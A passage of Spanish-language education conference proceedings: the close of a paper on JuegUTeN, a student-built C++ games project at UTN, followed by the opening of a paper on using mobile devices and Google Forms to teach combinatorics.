


Figura 10: Pantalla de Simon en JuegUTeN

2. *Teklater*: tiene como objetivo acertar cada tecla de un teclado que se muestra simulado en pantalla, que incluye todos los números, letras y símbolos del teclado español latinoamericano. La Figura 11 muestra un momento del juego.



Figura 11: Pantalla de Teklater en JuegUTeN

3. *KingCoder*: para este juego, se muestra en pantalla, al azar, de un conjunto de algoritmos disponibles, código escrito en el lenguaje C++ correspondiente a programas o definiciones de funciones, y el usuario debe identificar los errores de sintaxis, de semántica o de lógica. La Figura 12 muestra un momento del juego.



Figura 12: Pantalla de KingCoder en JuegUTeN

5.2. Proceso

El trabajo se dividió en tres etapas. En la primera, los alumnos debieron realizar tareas de búsqueda de información para interiorizarse sobre los juegos de computadora y su utilización como herramientas de capacitación, elaborando un informe breve conteniendo la historia de los juegos por computadoras (origen, usos, industria, plataformas, clasificaciones, multijugador, características de juegos educativos en línea, juegos de enseñanza, juegos para desarrollar habilidades y velocidad de tipeo y su aporte en el desarrollo de programas), brindando ejemplos de juegos educativos disponibles en Internet, enlaces y descripciones de cada uno (objetivo, sistema de puntuación, etc.). También tuvieron que trabajar en la conformación del banco de problemas para el juego KingCoder, revisando contenidos de la materia y creando casos sujetos a una serie de reglas que se les propusieron. Al igual que en experiencias anteriores los grupos llevaron adelante prácticas de trabajo colaborativo consiguiendo obtener un beneficioso conjunto de datos con las contribuciones efectuadas por todos los alumnos de la materia (120 códigos).

En esta etapa además, debieron desarrollar la interfaz de usuario y el logo de la aplicación, junto con una animación sencilla que debían utilizar al iniciar la aplicación.

En la segunda etapa, debieron desarrollar la gestión de equipos y usuarios, incorporando la creación de nuevas cuentas de usuarios, el posterior registro en el sistema y el inicio de sesión. La competencia en *JuegUTeN* se daba a través de equipos, de hasta 5 miembros que se asignaban siguiendo determinadas reglas dadas como patrones. También debieron realizar la generación del menú principal de la aplicación, y a fin de garantizar una correcta implementación del mismo, se les facilitó un documento elaborado con los errores más comunes que suelen cometerse al realizar la implementación de menús.

Como parte de esta segunda etapa desarrollaron la implementación de *Simon* y *Teklander*. Los usuarios podían posicionarse en cuatro niveles diferentes (Principiante, Discípulo, Experto y Erudito) de acuerdo al puntaje máximo obtenido en cada juego. En esta fase se les hizo entrega de un paquete de archivos con el fin de estandarizar el diseño de implementación, conteniendo un prototipo de librería para cada uno de los juegos a implementar, debiendo respetar las funciones en ellas incluidas, y dándoles libertad de incluir otras, en caso de requerirlas; y un prototipo ejecutable de la aplicación, a modo de referencia, a fin de mostrar la funcionalidad esperada tanto para el sistema de menús y juegos como para la gestión de usuarios, equipos y puntajes. De esta manera se los motivó a diseñar y codificar las interfaces y los juegos con los criterios que consideren, desplegando su creatividad, indagando en diferentes técnicas para realizarlo y profundizando los conocimientos adquiridos.

En la tercera etapa, debieron codificar el *KingCoder*, gestionar la asignación de logros de los equipos a través de 2 tipos diferentes de insignias obtenidas en base a reglas que debían cumplirse, e implementar la persistencia de los datos de la aplicación mediante archivos en formato binario. Asimismo, cada grupo tuvo la posibilidad de agregar un cuarto juego si así lo deseaban, siguiendo la misma metodología empleada en los juegos obligatorios, utilizando librerías. De manera que cada juego se implementó con un programa independiente. En esta fase se les entregó un paquete conteniendo un archivo de texto con los códigos en C++ elaborados por cada grupo en la etapa 1; el código fuente de una función que permite tomar esos códigos C++ y levantarlos a memoria; un modelo de librerías con definiciones de constantes y estructuras de datos que debieron respetar, y con prototipos de funciones que debieron implementarse, dándoles a los alumnos libertad para incorporar todas las que consideren necesarias para completar la librería de acuerdo a las especificaciones del juego; el mismo prototipo ejecutable de la aplicación que se entregó en la etapa 2, pero con la inclusión del juego *KingCoder*.

El almacenamiento y acceso de la información asociada a los equipos y sus miembros fue

implementada utilizando diferentes estructuras de datos: arreglos y registros para manipular la información de los equipos (13 equipos, con hasta 5 miembros, con la clave de cada miembro y sus mejores jugadas). También se almacenó información correspondiente con fines estadísticos (la cantidad de veces que el usuario jugó un juego, y el máximo puntaje obtenido en cada uno).

Para persistir la información histórica de las jugadas, se utilizaron archivos binarios. Los archivos binarios utilizados fueron: “Archivo de equipos” (se registró el mejor puntaje y la cantidad de jugadas, por cada juego, de los jugadores) y “Archivo de insignias” (se registró la cantidad de insignias de tipo 1 obtenidas en cada juego por cada equipo).

Además, como en ese ciclo cursó la asignatura un alumno no vidente, se motivó a los alumnos para que en todos los juegos se buscara desarrollar una interface con “accesibilidad”. Se les proporcionó un material sencillo sobre el tema y se les propusieron algunas alternativas al manejo de colores y cuadrículas (que no eran leídos por el lector de pantalla que utilizaba el alumno). La mayoría de los grupos se esforzó por lograr este requerimiento, creando distintas formas.

5.3. Herramienta Derivada

Atendiendo a los resultados alcanzados y teniendo en cuenta lo indicado en el punto 3.j), para el caso de *JuegUTeN* se propuso a algunos alumnos continuar el trabajo una vez finalizado el cursado, a fin de poder desarrollar una herramienta que brinde soporte al aprendizaje derivado del proyecto.

Este grupo se integró a un grupo de becarios de investigación, a fin de trabajar en el desarrollo de una herramienta lúdica que brinde soporte al aprendizaje para el análisis de códigos escritos en C++.

Para el desarrollo de esta herramienta, la primera etapa consistió en estudiar y analizar de qué manera podría mejorarse la misma, para constituir una herramienta que aproveche aún más las posibilidades de las tecnologías disponibles, de modo que se la pueda emplear como recurso adicional para el aprendizaje. Asimismo, partiendo de los insumos iniciales con los que se contaba (enunciados y resoluciones previas del trabajo práctico), se pensó en nuevas modalidades de juego, su diseño, implementación y estrategia para integrarlos con el desarrollo existente. Como resultado, se propusieron:

- Verdadero/Falso; Exhibe una consigna que consiste en la elaboración de un programa y una propuesta de solución. El alumno debe decidir si la solución responde correctamente a la consigna o no.
- Opción múltiple; Se muestra al alumno un código acompañado de una pregunta acerca del funcionamiento que se espera del mismo. Las interrogantes pueden tratar cualquier aspecto propio del código, ya sea su salida para diversas entradas, su eficiencia, o incluso la intención de ciertas sentencias que lo conforman.

En una etapa siguiente se mejoraron y extendieron funcionalidades empleando exclusivamente las

técnicas de programación que se enseñan en la asignatura, de manera que además se la podrá utilizar como un recurso didáctico para trabajar como caso de estudio en la práctica, pues los alumnos serán completamente capaces de comprender, analizar e incluso modificar su funcionamiento. Además, la herramienta se extendió para incluir 2 tipos de usuarios (alumnos y docentes), incluyendo para el segundo funcionalidades que permita a los docentes de AEDD disponer de un mecanismo más de evaluación de sus alumnos ya que puede configurar nuevas, seleccionando qué ejercicios desea que sus alumnos resuelvan, partiendo de una simple secuencia de ejercicios orientados a analizar el avance de los estudiantes en algún determinado tema. También podrá definir una lista de ejercicios de los cuales algunos se elijan aleatoriamente al momento de resolver cada evaluación. Por último, podrá consultar informes sobre el desempeño de los alumnos en el juego, teniendo una visión integral del avance del estudiante. En la Figura 13 se indican las funcionalidades para cada tipo de usuario.




Figura 13: Diferentes tipos de usuarios

Sobre este trabajo se ha preparado un artículo que ya ha sido aceptado para su difusión en un congreso [5]. La propuesta de la herramienta, el análisis de su potencial pedagógico, su diseño y el funcionamiento del primer prototipo desarrollado son los temas principales que se abordan en el mismo.

6. Conclusiones y trabajos futuros

En este trabajo se sintetiza el trabajo que se viene desarrollando desde una cátedra de primer año de Ingeniería en Sistemas de Información y fue tomado como objeto de estudio en proyectos de I+D en Educación Tecnológica, en lo que refiere a resolución de problemas de ingeniería, y su integración como proyectos en trabajos prácticos integradores desde el inicio de la carrera. Se resaltó la importancia de contar con un equipo docente comprometido con su tarea, dedicado a la elaboración de propuestas de

proyectos atractivos para los alumnos, con el fin de lograr mantenerlos motivados, integrados en equipos, discutiendo soluciones, con productos finales que fueron presentados con entusiasmo, trabajando en conjunto con ellos y logrando otros impactos como la formación de los alumnos para la comunicación de trabajos en encuentros, la participación en proyectos de difusión destinados a aspirantes e ingresantes, la integración con becarios de investigación para escalar los resultados y construir herramientas de apoyo para alumnos y para docentes, obteniendo impactos fuera del contexto del curso.

En los distintos ciclos, el TP propuesto en el 2016 les permitió profundizar en el estudio de un lenguaje de programación de alto nivel, en los conceptos de programación procedural y en la especificación de algoritmos y el diseño de estructuras de datos (simples y compuestas) en el lenguaje C++, que son los objetivos centrales de la cátedra.

El requerimiento de informe con diferentes casos de prueba, sirvió para que los alumnos pudieran armar su propio pool de datos de prueba, conformando un repositorio colaborativo.

Las pautas y patrones indicados, la inclusión de otras herramientas de software, los formatos de las entregas y coloquios grupales, son el primer paso para el desarrollo de habilidades profesionales.

El requerimiento en los distintos proyectos de buscar información asociada y presentarla como informe o bien utilizarla directamente en el diseño de la solución, llevó a los alumnos a salirse del contexto de los contenidos de la cátedra, conocer algo más sobre herramientas de software, y revisar e integrar aprendizajes previos y paralelos. Cuando se planteó la construcción colaborativa de información que constituya un repositorio común para todos, trabajaron con interés y en muchos casos entregando más de lo solicitado.

Las consignas que se dejaron como parte abierta de los problemas, mostraron que los alumnos, lejos del facilismo de hacer lo mismo que otros, fueron creativos y buscaron asistencia en los docentes para utilizar otras librerías y mecanismos que no teníamos visto en el curso.

Como se indicó además en los distintos casos, la mayoría de los alumnos se entusiasmaron con los resultados alcanzados, y varios adhirieron a las propuestas que se le efectuaron para continuar trabajando su solución más allá del curso, por su parte o en conjunto con becarios y docentes, para difundirlo en jornadas o para elaborar recursos de interés para la comunidad.

La preparación de artículos y la comunicación por parte de los alumnos como trabajos de cátedra en espacios estudiantiles en congresos, así como la participación de los alumnos en charlas y demostraciones de sus proyectos, como parte de actividades de difusión para potenciales aspirantes a la carrera, y también como motivación inicial al recibir a los ingresantes, constituyen un medio de motivación y referencia.

La integración con docentes y becarios de investigación para construir herramientas de apoyo

para otros alumnos y docentes, fortalece lazos de integración y hoy, varios de los alumnos que continuaron con sus proyectos en ese primer año, son ayudantes alumnos, becarios de grado y de postgrado.

Como próximos pasos, durante este ciclo, se está trabajando en dos líneas.

Por un lado, y reforzando lo expuesto respecto a la elaboración de TP que favorezcan la motivación e integración de equipos de alumnos, y también la integración del equipo docente, este año se diseñó una estrategia para que esto se pueda favorecer no solo en el ámbito de la facultad, sino que se pueda incentivar la integración entre alumnos y entre docentes de distintas facultades, ubicadas en diferentes puntos del país. Así se estableció contacto con la Regional Tucumán, quienes comparten la mirada antes expresada. Los equipos docentes de ambas instituciones vienen trabajando en forma conjunta en la elaboración de un mismo problema-proyecto planteado a los alumnos de ambas facultades. En esta experiencia piloto, el TP se ha planteado en dos etapas; en la primera, los equipos se conforman en cada facultad para la entrega de los módulos básicos; para la segunda etapa, se constituirán 8 equipos con integrantes voluntarios de ambas facultades, que deberán conformar la aplicación completa. Estos grupos tendrán apoyo para el trabajo colaborativo a distancia y serán tutorados por docentes de ambas cátedras. Conforme el resultado de la experiencia, el próximo año se podrá extender a todos los alumnos que se interesen en ello.

Por otro lado, teniendo en cuenta que las propuestas de los TP son diseñadas y guiadas para atender desde el inicio de la carrera los distintos aspectos de la formación práctica de los alumnos, y promover el desarrollo de competencias, para este año en curso, se trabajó a fin de incorporar al TP consideraciones que permitan a los alumnos reflexionar y asumir compromiso sobre el “fraude académico”. Algunos autores [2] [12] han trabajado sobre esta cuestión que es una práctica frecuente, analizando el fraude académico en proyectos, desde una perspectiva de estudiantes y docentes de los cursos iniciales de programación.

Estos trabajos resultaron un puntapié inicial para comenzar a adentrarnos en el tema, investigar también sobre el plagio al copiar, consultar bibliografía especializada y proponernos empezar a trabajar para lograr generar conciencia en nuestros alumnos, futuros ingenieros, y al mismo tiempo en los profesionales actuales.

Uno de los medios que se utiliza en las clases de laboratorio y tareas de AEDD, URI [15], permite activar una herramienta automática de detección de plagio, MOSS [13]. Pero además, para el TP, se preparó un material informativo, para que los alumnos puedan realizar la reflexión y luego deberán aceptar los “términos” a modo de compromiso, respecto a no realizar acciones comprometedoras.

7. Referencias

- [1] Alberto M., Castellaro M., Blas, M.J. *Ejemplos para una práctica Educativa Innovadora: el caso de la integración de contenidos y actividades*. Capítulo 2. Propuesta para la enseñanza de las matemáticas Acta Latinoamericana de Matemática Educativa, Vol. 23. México Comité Latinoamericano de Matemática Educativa (CLAME) ISBN: 978-607-95306-1-7. 2010.
- [2] Alfaro Torres, P.; Juan Juárez, T. (Universidad de Castilla-La Mancha). *El plagio académico: formar en competencias y buenas prácticas universitarias*. RUIDERAE N° 06 (2014). Repositorio Universitario Institucional de Recursos Abiertos
- [3] Beber, F., Blanc Fick, C., Perren, M. *Herramienta para el Cálculo de Aproximaciones Numéricas*. 10° Congreso Nacional de Estudiantes en Ingeniería en Sistemas de Información (CNEISI). UTN - Facultad Regional Resistencia. Septiembre 2015.
- [4] Blas M. J., Gaspoz C., Herrera M. *MatDis: Software para aprender temas de Matemática Discreta*. IV Encuentro de Jóvenes Investigadores de Universidades de Santa Fe. Noviembre 2009.
- [5] Blas M.J., Hauque F.; Re S. Castellaro M. *Una Herramienta de Soporte para la Enseñanza y el Aprendizaje de Programación que constituye un Instrumento Didáctico*. SIESC - CLEI 2017 / 46 JAIHO. Sep. 2017. Córdoba.
- [6] Castellaro, Marta., Torresan, P., Ambort, D. *Factores motivadores e integradores en la formación experimental*. Universidad de Morón. XI Congreso de Tecnología en Educación y Educación en Tecnología. TE&ET. Red de Universidades con Carreras en Informática (RedUNCI). ISBN: 978-987-3977-30-5. Extensión: p. 106-116. Junio 2016. Disponible en: <http://scala.ufrgs.br/downloads/ACTAfinal.pdf>. Acceso: 20 de agosto de 2017.
- [7] CONEAU (2009). *Estándares para acreditación de carreras Licenciatura e Ingeniería en Computación, Sistemas de Información e Informática*. Resolución Ministerio de Educación de la Nación N° 786/2009. Disponible en: <http://servicios.infoleg.gob.ar/infolegInternet/anexos/15000-0-154999/154121/norma.htm>. Acceso: 10 de julio de 2017.
- [8] Falcón Alén, Hugo Manuel y Montenegro Moracén, Elsa Iris: *Los problemas abiertos: una vía para facilitar las tareas integradoras en la enseñanza* en Atlante. Cuadernos de Educación y Desarrollo, enero 2014. Disponible en: <http://atlante.eumed.net/problemas-abiertos/>. Acceso: 9 de agosto de 2017.
- [9] García Lozano, D. y Gallino, L. *Implementación de una red social como primera experiencia de programación*. 8vo Congreso Nacional de Estudiantes en Ingeniería en Sistemas de Información (CNEISI). UTN - Facultad Regional Santa Fe. Junio 2014.
- [10] Hauque, F., Saudejaud, G. *¿Cuánto recordás de primero?: Desarrollo de un Juego de Preguntas y Respuestas por y para alumnos de Primer Año*. 11° Congreso Nacional de Estudiantes en Ingeniería en Sistemas de Información (CNEISI). UTN - Facultad Regional Tucumán. Septiembre 2016.

[11] Jóver, María Luisa. La resolución de problemas en la enseñanza de la ingeniería. Revista Argentina de Enseñanza de la Ingeniería - Año 4 N° 6 - Julio de 2003.

[12] Kereki, I; Adorjan, A. *Fraude académico en proyectos: perspectiva de estudiantes y docentes de los cursos iniciales de Programación*. Aceptado en: CLEI 2017. Córdoba, Argentina. Setiembre 2017.

[13] Moss (Measure Of Software Similarity). Disponible en: <https://theory.stanford.edu/~aiken/moss/>

[14] Serrano, J.M y Pons, R.M. (2011). *El constructivismo hoy: enfoques constructivistas en educación*. Revista Electrónica de Investigación Educativa, 13(1). Disponible en: <http://redie.uabc.mx/vol13no1/contenido-serranopons.html>

[15] URI Online Judge. Disponible en: <https://www.urionlinejudge.com.br>

Uso de Tecnología Móvil: una Experiencia de Cátedra

Marcela E. Bellani, María Liliana Mazzi, Héctor Conrado, Ezequiel Lobatto, Christian Staple
*Departamento de Ingeniería e Investigaciones Tecnológicas Universidad Nacional de la Matanza
Florencio Varela 1903 (B1754JEC)- San Justo, Buenos Aires, Argentina
mbellani@unlam.edu.ar*

Resumen

La propuesta de este trabajo, basándonos en metodologías activas de enseñanza-aprendizaje, es mostrar el resultado de una experiencia de campo que consiste en una propuesta didáctica de aprendizaje colaborativo, con utilización de tecnología móvil en el aula para abordar la resolución de una actividad de la curricula de Matemática Discreta correspondiente a primer año de las carreras de Ingeniería de la Universidad nacional de la Matanza..

La misma consistió, luego de exponer los conceptos relevantes de Análisis Combinatorio, en que los alumnos trabajaran en grupos con una actividad de selección múltiple de diez problemas de combinatoria. Esta actividad fue diseñada en Google Drive y cada grupo podía acceder a ella a través de su dispositivo móvil, registrando su grupo a través de una dirección de e-mail. Los alumnos al terminar la actividad, tuvieron acceso a la evaluación de la misma en forma inmediata, lo que les permitió que pudieran tener certeza de los conceptos bien aprendidos y reconocer los errores, surgido de una mala interpretación en el aprendizaje, para inmediatamente, revertirlos.

Asimismo, permitió al grupo de docentes, a través de las estadísticas de las respuestas, conocer la evaluación de la actividad de aprendizaje propuesta en forma inmediata, para intervenir en el reconocimiento del error y tener certeza que las competencias correspondientes fueron adquiridas.

Introducción

En el marco del proyecto de investigación “El M-learning como herramienta central para el aprendizaje colaborativo” que el grupo de docentes de la cátedra de Matemática Discreta viene desarrollando y que tiene como finalidad acordar estrategias de aprendizaje basado en competencias y utilización de dispositivos móviles se realizó una experiencia piloto que consistió en

incorporar dispositivos móviles como complemento a las clases presenciales.

Se pretende utilizar a los dispositivos móviles como herramientas que sirven para la construcción de conocimiento de manera creativa e innovadora, capaces de proporcionar un valor añadido a la experiencia en el aula.

Se dan dos polos opuestos al intentar enseñar el conocimiento académico. Entre los dos extremos nos situamos todos: mediante el aprendizaje «pasivo» del estudiante (denominado así porque el protagonismo lo asume el o la docente mediante la sesión transmisora) y el aprendizaje activo, donde el estudiante asume mayor protagonismo en la participación de la enseñanza. Este último aprendizaje también puede denominarse interactivo, recíproco y cooperativo. [1]

La incorporación de TICs permite nuevas formas de acceder, generar y transmitir información y conocimientos, a la vez que permite flexibilizar el tiempo y el espacio en el que se desarrolla la acción educativa. También conlleva al uso de nuevas estrategias y metodologías docentes para lograr una enseñanza activa, participativa y constructiva.

Por otro lado si el objetivo es que los estudiantes trabajen y se comprometan con el aprendizaje, es necesario crear contextos adecuados y permisivos, para que ello suceda; los entornos de aprendizaje - sean presenciales o virtuales- deben ser percibidos por los estudiantes como ricos en conocimientos, variados en recursos, permisivos y amigables. [2]

Los dispositivos móviles facilitan el aprendizaje porque eliminan las fronteras entre la educación formal y la no formal.

Pueden servir de refuerzo efectivo del aprendizaje, al poder disponer de él cuando y donde se necesita. Ser apoyo del resto de modalidades de aprendizaje, ampliando la oferta formativa y su tipología. Lo importante no es innovar con el

móvil, sino el proceso de enseñanza-aprendizaje en sí mismo. [3]

Marco teórico

Resulta interesante cuantificar la efectividad de las Tecnologías de la Información y las Comunicaciones (TICs) en el aula, implementando propuestas metodológicas que permitan determinar hasta qué punto las TICs que están disponibles cotidianamente entre los alumnos, representan un cambio de paradigma en el proceso de enseñanza - aprendizaje en el nivel universitario. Dentro de este contexto, existe, el aprendizaje móvil (m-learning) que ofrece un método de apoyo educativo, mediante la utilización de instrumentos móviles, tales como tabletas informáticas, teléfonos inteligentes y teléfonos móviles.

El m-learning, se puede introducir en el aula, como herramienta de aprendizaje colaborativa y de comunicación. Consiste en la modalidad educativa que facilita la construcción del conocimiento, la resolución de problemas de aprendizaje y el desarrollo de destrezas o habilidades diversas de forma autónoma y ubicua gracias a la mediación de dispositivos móviles portables. [4].

Las características del m-learning podrían resumirse en : - ubicua ya que se tiene posibilidad de acceso desde cualquier lugar y momento;- flexible pues se adapta a las necesidades de cada uno; -portable pues su tamaño permite la movilidad con el usuario;- inmediata debido a la posibilidad de acceso a la información en cualquier momento; -motivante ya que su uso potencia la motivación y un papel más activo en el estudiante; -permite la utilización de diversas Apps, para el aprendizaje, producción de contenido, etc y -dispone de sensores tipo acelerómetro, GPS, cámara, etc, que pueden enriquecer los procesos de aprendizaje. Además son personales, propios de cada usuario, existiendo una relación personal hacia el mismo.

De esta manera el aprendizaje móvil ofrece al estudiante nuevas oportunidades de aprovechar el tiempo y una gran flexibilidad y disponibilidad de acceso a la información integrando aplicaciones que apoyan el aprendizaje en cualquier lugar y en cualquier momento. Mientras que a los docentes les brinda la posibilidad de mantener una comunicación constante con los estudiantes y así enviar recordatorios, plazos de entrega, comentarios, sugerencias, avisos, entre otros. Facilita el aprendizaje en movimiento permitiendo

a docentes y estudiantes extender la noción de aula tradicional, limitada a un espacio físico y un encuentro coincidente en el tiempo, flexibilizando las experiencias colaborativas, haciendo accesible e integrando el mundo más allá del aula.

Sin embargo existen inconvenientes tecnológicos que obstaculizan un funcionamiento satisfactorio del m-learning. Siguiendo a Miguel Ángel Marzal [6] los inconvenientes tecnológicos son:

-Accesibilidad: Los docentes no están familiarizados con todos los desarrollos tecnológicos y pueden inadvertidamente aislar a los estudiantes con impedimentos físicos y / o mentales por el uso de estos dispositivos.

-Baterías: la duración de las baterías todavía es breve y no siempre permite poder descargar y utilizar todas las aplicaciones.

-Seguridad y privacidad: incluyen no sólo la protección contra los virus y malware, sino también la captura de contenidos compartidos.

-Las pantallas, no siempre son las más precisas y sensibles y a veces tardan en acceder al contenido que necesitamos.

-Robo y pérdida, que puede conducir a la apropiación indebida de una identidad y de los datos, poniendo así en peligro la privacidad de los estudiantes.

-Compatibilidad, los proyectos de sincronización resultan ser un desafío ya que no hay una plataforma única para los dispositivos móviles.

-Almacenamiento: los dispositivos móviles no se caracterizan por poder almacenar una gran cantidad de datos.

-Bloqueo, algunas instituciones educativas bloquean activamente los sitios como Facebook, Twitter y otros medios de comunicación social, eliminando la posibilidad de utilizarlos como parte de una actividad educativa.

-Obsolescencia: la evolución de las tecnologías hace que tanto docentes como estudiantes deban actualizarse constantemente.

Naismith [6] considera que el m-learning está asociado al conductivismo pues facilita la rápida retroalimentación; al constructivismo pues permite la inmersión en experiencias provistas por simuladores; al aprendizaje situado ya que los alumnos pueden tornar sus celulares en verdaderos entornos educativos, tal como los museos especialmente equipados con herramientas de realidad aumentada; al aprendizaje colaborativo pues los celulares ofrecen posibilidades y canales múltiples para comunicar, publicar, recibir y compartir información digital y al aprendizaje informal y al

aprendizaje durante toda la vida ya que los dispositivos móviles acompañan a sus usuarios en las experiencias cotidianas y se convierten en fuente de información y de comunicación para el aprendizaje asistido.

Uno de los elementos que vinculan a las TIC y la educación y que se ha impuesto en la última década son los denominados Objetos de Aprendizajes (OA), que son recursos informativos digitales que pueden ser reusados para apoyar el aprendizaje [7].

Los OA son un nuevo tipo de elemento instruccional computarizado que surge del paradigma de modelación orientado a objetos utilizado en Ciencias de la Computación y que ayudan a los usuarios en la realización de tareas y, por ende, al logro de las competencias planteadas. La utilización de estos recursos traen asociados beneficios tales como: motivar el auto-aprendizaje, posibilitar el acceso remoto a la información (en línea), desarrollar el análisis y la reflexión y proponer además mecanismos para la aclaración de dudas.

Los objetos digitales interactivos (ODE), Material Educativo Digital (MED) u Objeto Didáctico Digital (ODD) (acepciones válidas para referirse a un objeto digital según el perfil de aplicación) son un contenido educativo digital cuya finalidad última es el aprendizaje del usuario y que, en sí mismo, constituye o puede llegar a constituir, mediante su integración con otros objetos más simples, un material educativo multimedia. [8].

Los ODE se clasifican jerárquicamente en niveles de agregación de forma que niveles superiores pueden contener objetos de niveles inferiores. **Nivel 1.** Objeto Básico (OB); **Nivel 2.** Objeto de Aprendizaje (OA); **Nivel 3.** Secuencia Didáctica (SD) y **Nivel 4.** Programa de Formación (PF)

A la hora de definir un nivel de agregación se consideró: la estructura, que indica de qué se compone. Sonidos, textos, imágenes, animaciones, etc. (media y/o media integrado); la funcionalidad, que indica las funciones que cumplen los componentes estructurales desde el punto de vista del proceso de enseñanza-aprendizaje: evaluación de conocimiento previo, mapa conceptual, mapa de navegación, actividad de aprendizaje y/o evaluación del aprendizaje; y por último, la cobertura curricular aproximada, que indica el conjunto de contenidos que se pretenden formar con respecto a un nivel educativo determinado: área de conocimiento, bloque, etc.

Los OA se caracterizan por ser el nivel más pequeño con una función didáctica explícita; realizar el Diseño instruccional. Este objeto incluye una o varias actividades de aprendizaje y su respectiva evaluación, así como, y de forma opcional, mapa/s conceptual/es y/o sistemas de evaluación de conocimiento previo. La cobertura curricular aproximada es uno o varios bloques de conocimiento de un curso o ciclo determinado.

A la hora de diseñar los OA deben considerarse una serie de características como:

-Formato digital: tiene capacidad de actualización y/o modificación constante; es decir, es utilizable desde Internet y accesible a muchas personas simultáneamente y desde distintos lugares.

-Propósito pedagógico: el objetivo es asegurar un proceso de enseñanza-aprendizaje satisfactorio. Por tanto, el OA incluye no sólo contenidos sino que también guía el propio proceso de aprendizaje del estudiante. Posibilita al estudiante el trabajo con uno o varios hechos, conceptos, principios y/o procedimientos que necesita conocer y comprender para alcanzar los objetivos didácticos del objeto de aprendizaje.

- Contenido interactivo: implica la participación activa de cada individuo (profesor-estudiante/s) en el intercambio de información. Para ello es útil que el objeto incluya actividades (ejercicios, simulaciones, cuestionarios, diagramas, gráficos, diapositivas, tablas, evaluaciones, experimentos, entre otros) que permitan facilitar el proceso de asimilación y el seguimiento del progreso de cada estudiante.

Todo OA llevará asociado un procedimiento de evaluación que permita contrastar en qué medida se han alcanzado los objetivos de aprendizaje asociados a dicho objeto, tanto en procesos de autoevaluación como de heteroevaluación.

-Ampliación o Extensión: ofrece al usuario pautas para la ampliación, adaptación o extensión de los objetivos propuestos, permitiendo también la contextualización y/o generalización de los conocimientos adquiridos.

Siguiendo a Vizcarro, C., Galisteo [9] el diseño instruccional es “un plan” o “escenario” que define el formato, contenido, y estructura del entorno, así como las actividades de trabajo y las condiciones de implementación.

De esta forma, un diseño instruccional debería incluir, basándose en los principios psicológicos y pedagógicos del aprendizaje, el análisis y definición de los siguientes elementos implicados en el proceso de evaluación-aprendizaje del estudiante: -Planificación (conocimiento previo necesario y condiciones de enseñanza y aprendizaje.); -Objetivos generales y específicos de aprendizaje; -Competencias generales que se van a formar directa o indirectamente; -Tipos de conocimiento que se van a formar en función de los objetivos de aprendizaje; -Procesos cognitivos implicados en el proceso de adquisición del conocimiento y aprendizaje (reconocimiento, recuerdo, aplicación, juicio crítico, etc.); -Método/s de aprendizaje utilizado/s; -Método/s de evaluación utilizado/s y -Criterios de evaluación establecidos.

Objetivo

El objetivo de la experiencia piloto es obtener información sobre el nivel de comprensión y adquisición de conocimientos de los estudiantes del primer año de las carreras de ingeniería durante la clase de Análisis Combinatorio de Matemática Discreta mediante un test de opción múltiple desarrollado con Google Drive utilizando dispositivos móviles.

Desarrollo

La experiencia se llevó a cabo en los 10 cursos de Matemática Discreta, participando 300 estudiantes. Cabe aclarar que en esos cursos hay estudiantes que hacen la materia por primera vez y estudiantes recurrentes.

Se trata de una asignatura cuatrimestral de 4 hs semanales con clases teórico-prácticas.

Luego de la presentación y explicación por parte del docente del curso de los contenidos correspondientes a Análisis Combinatorio con y sin repetición se formaron grupos con los estudiantes para desarrollar un trabajo colaborativo durante la última hora y media de la clase.

Los grupos tenían como máximo cinco estudiantes y cada grupo podía acceder a la actividad registrando su grupo a través de una dirección de e-mail.

Es fundamental contar con una buena conectividad en el aula para que el trabajo sea posible.

La actividad se realizó con un formulario de Google Drive; un servicio de la empresa Google

que permite crear, de forma individual o colectiva, documentos ofimáticos desde un entorno web. Incluye un procesador de texto, una hoja de cálculo, un programa de creación de presentaciones y un editor de bases de datos y de formularios.

Dadas sus características, Google Docs es una aplicación de fácil integración en el ámbito educativo al no ser necesario comprar licencias de software, instalarlas, configurarlas una a una y mantenerlas actualizadas. Lo único que se necesita es una conexión a Internet. El colectivo docente utiliza para su trabajo una gran cantidad de información (exámenes, informes, actividades, lecciones, etc.) y puede utilizar Google Docs para almacenar y organizar todos estos archivos. De esta manera podrá acceder a sus documentos desde cualquier equipo y, en caso de que fallase su disco duro local, no perdería la información.

En términos generales, el proceso de evaluación mediante formularios es el siguiente: Creación del formulario(docente) -> Envío del vínculo del formulario a los alumnos (docente) -> Cada alumno del curso accede a un formulario en blanco, lo completa y confirma sus respuestas (alumnos) -> Google hace lo suyo y crea una planilla de cálculo con las respuestas de cada alumno a cada una de las consignas establecidas por el docente en el formulario y pone esa planilla a disposición del docente en su "google drive" -> El docente puede ahora ver las respuestas de sus alumnos en una única hoja y configurarla para que la corrección sea "automática", obteniendo las calificaciones del curso en forma instantánea. Adicionalmente, el docente puede solicitar a Google estadísticas de cada curso y de cada consigna o generar las propias a partir de las planillas de cálculo obtenidas. Notemos que el trabajo del docente se hace una única vez por cada formulario (TP, evaluación o lo que sea) y por cada forma de procesamiento de datos. Una vez establecidas estas instancias, pueden reutilizarse las veces que se desee sin ningún trabajo adicional (o modificando lo que se desee si fuese el caso).

A continuación se muestran las pantallas de la actividad

Fig 1. Pantalla inicial



Fig 2. Pantalla datos del curso

